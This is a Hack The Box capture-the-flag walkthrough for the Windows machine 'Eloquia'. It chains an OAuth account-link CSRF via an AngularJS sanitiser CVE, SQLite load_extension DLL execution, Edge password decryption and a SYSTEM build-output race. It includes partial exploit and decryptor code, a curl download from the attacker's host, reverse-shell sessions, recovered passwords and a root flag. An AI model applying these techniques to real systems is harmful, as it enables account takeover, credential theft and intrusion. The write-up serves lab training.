Eloquia is an insane-difficulty Windows machine from Hack The Box, and it’s one of those boxes where every single step is a timing problem dressed up as a web problem. The front door is an IIS-hosted Django blog that supports “log in with Qooqle” — a fake OAuth2 provider living on a second vhost — and the article editor renders user content through AngularJS with ngSanitize, which is vulnerable to CVE-2025-2336: xlink:href on an SVG <image> element survives sanitisation. There’s an admin bot that visits reported articles, so we get a one-shot XSS primitive against an authenticated admin session. We don’t use it to steal a cookie, though. We use it to make the admin’s browser walk through our OAuth callback, which links our Qooqle identity to their Eloquia account — and the authorization code we inject is only valid for about fifteen seconds, so the whole create-and-report chain has to be automated. Once we’re admin, the panel’s “queries” feature lets us run raw SQLite, and SQLite’s load_extension() will happily load a DLL we uploaded as an article banner, which gives us a reverse shell as eloquia\web. From there we loot Microsoft Edge’s Login Data store, decrypt the AES-GCM v10 blobs with the DPAPI-protected key out of Local State, and recover olivia.kat‘s password for WinRM. Root is a Visual Studio project sitting in C:\Program Files whose build output — a Fail2Ban clone running as SYSTEM — gets rebuilt and re-run on a loop, so we win a race to overwrite Failure2Ban.exe with our own binary and catch SYSTEM.
Eloquia-info-card
Reconnaissance
Usual full-port scan to start:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eloquia.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Two ports, and that’s genuinely all there is. No SMB, no LDAP, no Kerberos — this is a standalone IIS web server, not a domain controller, so the entire first half of the box is going to be web. 5985 is WinRM, which tells us the intended lateral move is credential-based: at some point we are expected to find a username and password, not a ticket.
Port 80 redirects to http://eloquia.htb/, so into /etc/hosts it goes.

Eloquia is a blogging platform. We can register an account, log in, write articles, and report other people’s articles. The stack is Django behind IIS, and the thing worth noticing immediately is on the profile page:

Eloquia-connected-accounts
Here you can review your connected account which you can use for login without password… Please note that you can replace a conncted account with another one by clicking on “Change”.

Three OAuth providers — Qooqle, FaceBook, X(Twitter) — all inactive for a fresh account. Two of those are decoration. Qooqle is not: it’s a vhost on this same box, a Google clone right down to the multicoloured wordmark.
Eloquia-qooqle-signin
Add qooqle.htb to /etc/hosts, register an account there too, and then click “Change” next to Qooqle back on Eloquia. We get bounced through a textbook OAuth2 authorization-code flow:
Now — read that callback URL again and think about what it actually does, because this is the whole box.
That URL is a GET request with no CSRF protection and no state parameter. The code identifies the Qooqle account that approved the flow. The session cookie on the request identifies the Eloquia account doing the linking. The handler takes those two things and says “this Eloquia user now owns that Qooqle identity.”
Which means the two halves of the decision come from two completely independent places. If I can get someone else’s browser to fetch a callback URL carrying my code, their Eloquia account gets linked to my Qooqle identity — and then I log in as them with “Log In with Qooqle” and no password at all.
That’s not a credential theft. It’s an identity graft, and it’s strictly better than stealing a cookie because it survives logout, session expiry and password changes. The missing state parameter is the entire reason it’s possible; state exists specifically to bind an OAuth callback to the session that started it, and it isn’t here.
So all we need is a way to make the admin’s browser issue one GET request. Which brings us to the article editor.
CVE-2025-2336 - AngularJS ngSanitize SVG XSS
Articles are created at http://eloquia.htb/article/create/ and rendered at http://eloquia.htb/article/visit/<id>/. The content field accepts HTML, and the page runs it through AngularJS’s ngSanitize before binding it. Standard payloads die exactly as you’d expect — <script>, onerror=, javascript: hrefs, all stripped.
Better still, there’s a report button, and reporting an article gets you this:
1
2
3
4
5
**

- Article reported successfully. Our team will review this article to see if it violates any of our policies.

**
“Our team will review this article” is HTB for an admin bot will open this page in a real browser in the next few seconds. So we have a bot, we have a sink, and we need a sanitiser bypass.
CVE-2025-2336 is exactly that. AngularJS’s ngSanitize improperly sanitises the value of the href and xlink:href attributes inside an SVG <image> element. The sanitiser’s URL-scheme allow-list is applied to the attributes it knows about on HTML elements; xlink:href in the SVG namespace slips past it, and the browser then dereferences that URL to fetch the image.
The important nuance — and the reason this bug maps so perfectly onto this box — is what the primitive actually is. xlink:href on <image> does not give us script execution. It gives us a forced GET request from the victim’s browser, with the victim’s cookies attached. On most targets that’s a weak finding you’d file as low severity.
Here it’s the only thing we need, because the OAuth callback is a GET request authenticated by cookie. The vulnerability class and the application logic line up so neatly that the weaker primitive is sufficient.
Our payload, then, is a 1×1 SVG image whose source is our own OAuth callback URL:
When the admin bot loads the article, its browser tries to fetch that “image”, sends the GET with the admin’s session cookie, and Django’s callback handler links our Qooqle account to the admin’s Eloquia account. The fetch fails to produce an image, of course. Nobody is looking.
Winning the 15-Second Race
Here’s where the box earns its difficulty rating. The authorization code Qooqle hands out is single-use and expires in roughly fifteen seconds. Doing this by hand is hopeless: by the time you’ve copied the callback URL out of Burp, pasted it into the article body, saved the article and clicked report, the code is long dead and the bot gets a 400.
Everything from “generate the code” to “the bot loads the page” has to fit in that window. That means the whole chain needs to be scripted:
Log into Eloquia as our low-privileged user (kujen) and keep that session.
Log into Qooqle as our user in a separate cookie jar.
Kick off the OAuth flow, approve it, and capture the Location header containing our fresh code. The clock starts here.
Create an article whose content is the SVG payload wrapping that callback URL.
Report it immediately.
Wait for the bot, then check whether our Qooqle identity now logs us in as admin.
A few implementation details that matter more than they look:
The Eloquia and Qooqle sessions must be separate HTTP clients. Share a cookie jar and the flows trample each other.
Redirects have to be disabled (Policy::none()), because the code only exists in the Location header of the authorize POST. Follow it and the client consumes our own code and links it to us.
Django wants a csrfmiddlewaretoken on every POST, so each step is GET-then-scrape-then-POST.
Article creation is multipart/form-data with a mandatory banner file. Downloading the site’s own banner PNG once at startup and re-sending those bytes is faster and less suspicious than generating one.
I wrote it in Rust, mostly because the first few Python attempts kept landing at 16–18 seconds and I got tired of losing by two seconds:
use chrono::Local; use colored::*; use regex::Regex; use reqwest::blocking::{Client, multipart}; use reqwest::redirect::Policy; use scraper::{Html, Selector}; use std::time::{Duration, Instant}; use std::thread;
// Run the OAuth2 flow as *our* Qooqle user and capture the short-lived code. fngenerate_oauth_url() ->Result<String, Box<dyn std::error::Error>> { letqooqle_client = create_client(TIMEOUT_SHORT); login_qooqle(&qooqle_client)?;
// Re-run the OAuth login and see whose account we land in. fncheck_takeover() ->Result<(bool, String), Box<dyn std::error::Error>> { letqooqle_client = create_client(TIMEOUT_SHORT); login_qooqle(&qooqle_client)?;
if total_deploy > 15.0 { log_warning("WARNING: >15s - the OAuth code has almost certainly expired, run it again"); } else { log_success(&format!("Within the 15-second window! ({:.1}s to spare)", 15.0 - total_deploy)); }
println!(); log_info("[3] Monitoring for admin takeover...");
[*] [2] Creating and reporting article... [*] Uploading article with SVG payload... [+] Article 82 created at 18:14:25 (4.84s) [*] Reporting article... [+] Article 82 reported at 18:14:26 (1.26s)
[+] DEPLOYED IN 13.21 SECONDS (from OAuth generation) [+] Total time from start: 17.45s [+] Within 15-second OAuth window! (1.8s remaining) [+] Admin bot should visit within 5-10 seconds
[+] Logged in as: admin [+] Article 82 triggered admin bot! [+] CVE-2025-2336 exploit successful! [+] Total exploit time: 31.90s
[*] Login as admin: 1. Visit: http://eloquia.htb/accounts/login/ 2. Click: 'Log In with Qooqle' 3. Access admin panel: http://eloquia.htb/accounts/admin/
13.21 seconds, with 1.8 to spare. Note that the OAuth generation alone ate 7.11 of our 15 — that’s five HTTP round-trips before the clock even becomes relevant, which is why this needs to be one process with warm connection pools and not a sequence of curl commands.

Log out, click “Log In with Qooqle”, and the connected-accounts page tells the story:
Eloquia-admin-takeover
Howdy, admin — and the Qooqle provider shows active, bound to [email protected]. Our account. We are now permanently able to log in as the administrator of this site without ever learning their password, and there is no session for them to invalidate because we never took one.
RCE via SQLite load_extension()
The admin panel has three things we care about: Articles, where banners get uploaded, and Queries, which is a saved-SQL feature that runs raw SQLite against the application database. Each on its own is a mild misfeature. Together they’re remote code execution.
SQLite has a function called load_extension(). It takes a path to a shared library, dlopen()s it, and calls an init symbol inside it. On Windows that’s a DLL and the symbol is sqlite3_extension_init. That function runs in the process that loaded it — which here is the IIS-hosted Django app. Python’s sqlite3 module ships with extension loading disabled by default, but if the application has enabled it (and on this box it has), SELECT load_extension('...') is just a straight LoadLibrary call you can trigger over HTTP.
So we need two things: a DLL on disk at a path we know, and a way to run one SELECT. The banner upload gives us the first and the queries feature gives us the second.
The DLL is a plain reverse shell with the right exported symbol name:
The only part of this that is SQLite-specific is the sqlite3_extension_init export. Everything else is a textbook WSASocket + CreateProcess shell with the socket handle wired into stdin, stdout and stderr. SQLite calls the init function the moment the library loads, so we never need to return — WaitForSingleObject parks the loading thread for the life of our shell.
(The rename is purely so the file is easy to spot later among the real banners.)
Now the upload. In the admin panel go to Articles, create or edit one, and set the banner to shellx.dll. The upload handler doesn’t care what the content actually is, and the file lands in the blog image directory:
1
static\assets\images\blog\shellx.dll
Then start a listener, go to Queries → Create Query, and save this:
Save it, open it, and hit View Site to execute it. Over on the listener:
1 2 3 4 5 6 7 8 9
$ rlwrap nc -lvnp 9001 listening on [any] 9001 ... connect to [10.10.16.79] from (UNKNOWN) [10.129.3.210] 50782 Microsoft Windows [Version 10.0.17763.8027] (c) 2018 Microsoft Corporation. All rights reserved.
C:\Web\Eloquia>whoami whoami eloquia\web
eloquia\web, the IIS application pool identity, with a shell in the web root. The relative path in the query is resolved against the application’s working directory, which is why static\assets\... works without us ever needing to know the absolute path on disk.
Looting Microsoft Edge Credentials
web is a service account — no user flag, no interesting group membership, nothing in its profile that looks like a hand-placed secret. But it is a profile, and profiles on Windows accumulate browser data whether anyone meant them to or not:
1 2 3 4 5 6 7 8 9 10 11 12 13
C:\Web\Eloquia>dir "C:/Users/web/AppData/Local/Microsoft/Edge/User Data/Default/" Volume in drive C has no label. Volume Serial Number is 22C6-32BB
Directory of C:\Users\web\AppData\Local\Microsoft\Edge\User Data\Default
10/22/2025 10:54 AM 167,936 History 10/22/2025 10:54 AM 51,200 Login Data 10/22/2025 10:54 AM 0 Login Data-journal 10/22/2025 10:54 AM 12,867 Preferences 04/20/2024 11:11 AM 23,927 Secure Preferences 10/22/2025 10:54 AM 229,376 Web Data ...
Login Data is Edge’s saved-password store — an ordinary SQLite database with a logins table whose password_value column holds encrypted blobs. (Note the exact capitalisation and the space; dir on the lowercase spelling returns File Not Found, which cost me a couple of confused minutes.)
How Chromium-family browsers protect those blobs is worth understanding properly, because it determines where we have to run the decryption:
A random 256-bit AES key is generated once per profile.
That key is encrypted with DPAPI under the user’s credentials, base64-encoded, and stored in Local State as os_crypt.encrypted_key, prefixed with the five ASCII bytes DPAPI.
Each password is then encrypted with AES-256-GCM using that key, and stored as v10 + 12-byte nonce + ciphertext + 16-byte tag.
The AES half is pure maths we could do anywhere. The DPAPI half is not: CryptUnprotectData only succeeds as the user who protected the data, on the same machine. We can’t exfiltrate Local State and crack it on Kali. We have to run the decryption on the box, in the context of web — which, conveniently, is exactly the shell we have.
This box ships Python with pywin32 and pycryptodome already available, so we don’t have to fight the DPAPI calls from PowerShell:
# ------------------------------------------------------------ # Copy and open the Edge login database # ------------------------------------------------------------
for url, username, enc_pwd in cursor.fetchall(): try: # Modern Edge uses AES-GCM with 'v10' prefix if enc_pwd[:3] == b"v10": nonce = enc_pwd[3:15] ciphertext = enc_pwd[15:]
Two details that make the difference between this working and silently failing: we copy the database to C:\Windows\Temp before opening it, because Edge holds a lock on the live file, and we strip the trailing 16 bytes of the plaintext because that’s the GCM authentication tag, not password material.
Host it over HTTP, pull it down, and run it:
1 2 3 4 5 6 7 8 9 10
C:\Program Files\Python311>curl http://10.10.16.79/decryptor.py -o /users/public/decryptor.py % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 2309 100 2309 0 0 4465 0 --:--:-- --:--:-- --:--:-- 4457
C:\Program Files\Python311>python.exe /users/public/decryptor.py https://openai.com/|olivia.kat|ERROR: 'utf-8' codec can't decode byte 0xb2 in position 4: invalid start byte http://eloquia.htb/accounts/login/|Olivia.KAT|S3cureP@sswdIGu3ss https://eloquia.htb/|test|testtest1234! https://chatgpt.com/|olivia.kat|S3cureP@sswd3Openai
(The openai.com row fails to decode because that blob is a different record type, not because our key is wrong — the two rows either side of it decrypt perfectly with the same key, which is all the confirmation we need.)
Those are web-app passwords saved in a browser, not Windows credentials. The bet we’re making is the oldest one in the book: that olivia.kat typed the same password into the Eloquia login form and into her Windows account. Remember port 5985 has been sitting open since the nmap scan.
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Olivia.KAT\Documents> whoami eloquia\olivia.kat
Password reuse, exactly as advertised. Grab the flag:
1 2
*Evil-WinRM* PS C:\Users\Olivia.KAT\Documents> type ..\Desktop\user.txt <user flag>
Privilege Escalation - Racing the Failure2Ban Build
Enumerating as olivia.kat, the thing that doesn’t belong is in C:\Program Files:
Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 5/1/2024 8:53 PM Failure2Ban -a---- 4/23/2024 5:18 AM 923 Failure2Ban.sln -a---- 4/30/2024 12:55 AM 56832 Failure2Ban.v11.suo
A .sln and a .suo — this is not a deployed application, it’s a Visual Studio solution directory that somebody left in Program Files. Reading the project source tells us what it does: it’s a Windows Service that wakes up every 30 seconds, scans a login log for failed authentication attempts, and after ten failures from one IP creates a Windows Firewall rule to block it. A Fail2Ban clone for Windows, running as SYSTEM.
The interesting part isn’t the code. It’s the directory layout. Builds go to Failure2Ban\bin\debug\Failure2Ban.exe, and on this box something is rebuilding and re-running that project on a loop. Which hands us the classic Visual Studio escalation: the build output path is writable by us, and the thing that executes it is SYSTEM. We don’t need to find a bug in the service at all. We just need our file to be the one sitting at bin\debug\Failure2Ban.exe when SYSTEM goes to run it.
It’s a race, though, and a genuine one — during the build the file is locked, and immediately after the build it gets executed. The window where it’s written but not yet running is small and we don’t control when it opens.
First, a payload. Same idea as the SQLite DLL but as a standalone EXE, with one important addition:
The addition is the retry loop around connect(). Because we don’t know when SYSTEM will execute our binary, a one-shot connect that fires before the listener is up just dies silently and we’ve burned the overwrite. Retrying every five seconds forever means the payload can sit there patiently for as long as it takes.
-mwindows builds it as a GUI subsystem binary so no console window flashes up, and -s -Wl,--strip-all keeps it small.
Upload rev.exe to olivia.kat‘s Documents with evil-winrm’s upload, then run the race from the build output directory. The loop is deliberately as tight as PowerShell will go — no sleep, no logging, nothing between attempts. It spins, failing with a file-lock exception every iteration, until the instant the lock drops:
-ErrorAction Stop is what makes this work: Copy-Item‘s sharing violation is a non-terminating error by default, so without it the catch never fires and the loop can’t tell success from failure. The empty catch block is the whole point — we expect to fail hundreds of times and we only care about the one time we don’t.
Root Flag
Listener on 4444, and we wait for the next build-and-run cycle:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.79] from (UNKNOWN) [10.129.3.210] 51212
Microsoft Windows [Version 10.0.17763.8027]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
a2d3e758f8df22d7719d86d376824236
nt authority\system, and the service even dropped us into C:\Windows\system32 for free.
Key Takeaways
Layer
Vulnerability
Impact
OAuth2 account linking
Callback is a cookie-authenticated GET with no state parameter
Account-link CSRF
AngularJS ngSanitize
CVE-2025-2336 — xlink:href on SVG <image> survives sanitisation
Forced authenticated GET from the admin bot
Admin panel
Saved queries run raw SQLite with extension loading enabled
load_extension() on an uploaded DLL = RCE as eloquia\web
File upload
Banner handler accepts any file type into a known web path
Somewhere to put the DLL
Microsoft Edge
Saved passwords recoverable in-context via DPAPI key + AES-GCM
olivia.kat credentials
Credential hygiene
Web-app password reused as the Windows account password
WinRM as olivia.kat
Visual Studio project
Build output in a user-writable path, executed by a SYSTEM service
Race-condition overwrite → SYSTEM
The one I’d actually take away from this box is the first one, because it’s the step people are most likely to under-rate when they meet it in the wild. We had an XSS that couldn’t run script. On a normal target you’d write that up as “low — forced request, no script execution” and move on. Here it was game over for the admin account, and the reason is that the application’s authentication flow was reachable by exactly the primitive our injection bug produced. The severity of a bug is never a property of the bug on its own; it’s a property of what happens to sit next to it.
And the thing that makes the OAuth link exploitable isn’t exotic either. It’s one absent parameter. state exists for precisely this — binding the callback to the session that initiated the flow — and when it’s missing, “which account approved this” and “which account gets linked” stop being the same question. Any time you see an OAuth callback that’s a bare GET with no state, that’s the first thing to try.
Then there’s the honourable mention: a .sln file in C:\Program Files. Nobody intends to ship a Visual Studio solution to production, but when it happens, bin\debug\ is a file path an unprivileged user can write to and a privileged process will execute. That’s not even an exploit, it’s just the build system doing its job on behalf of the wrong person.
That was it for Eloquia, hope you learned something new!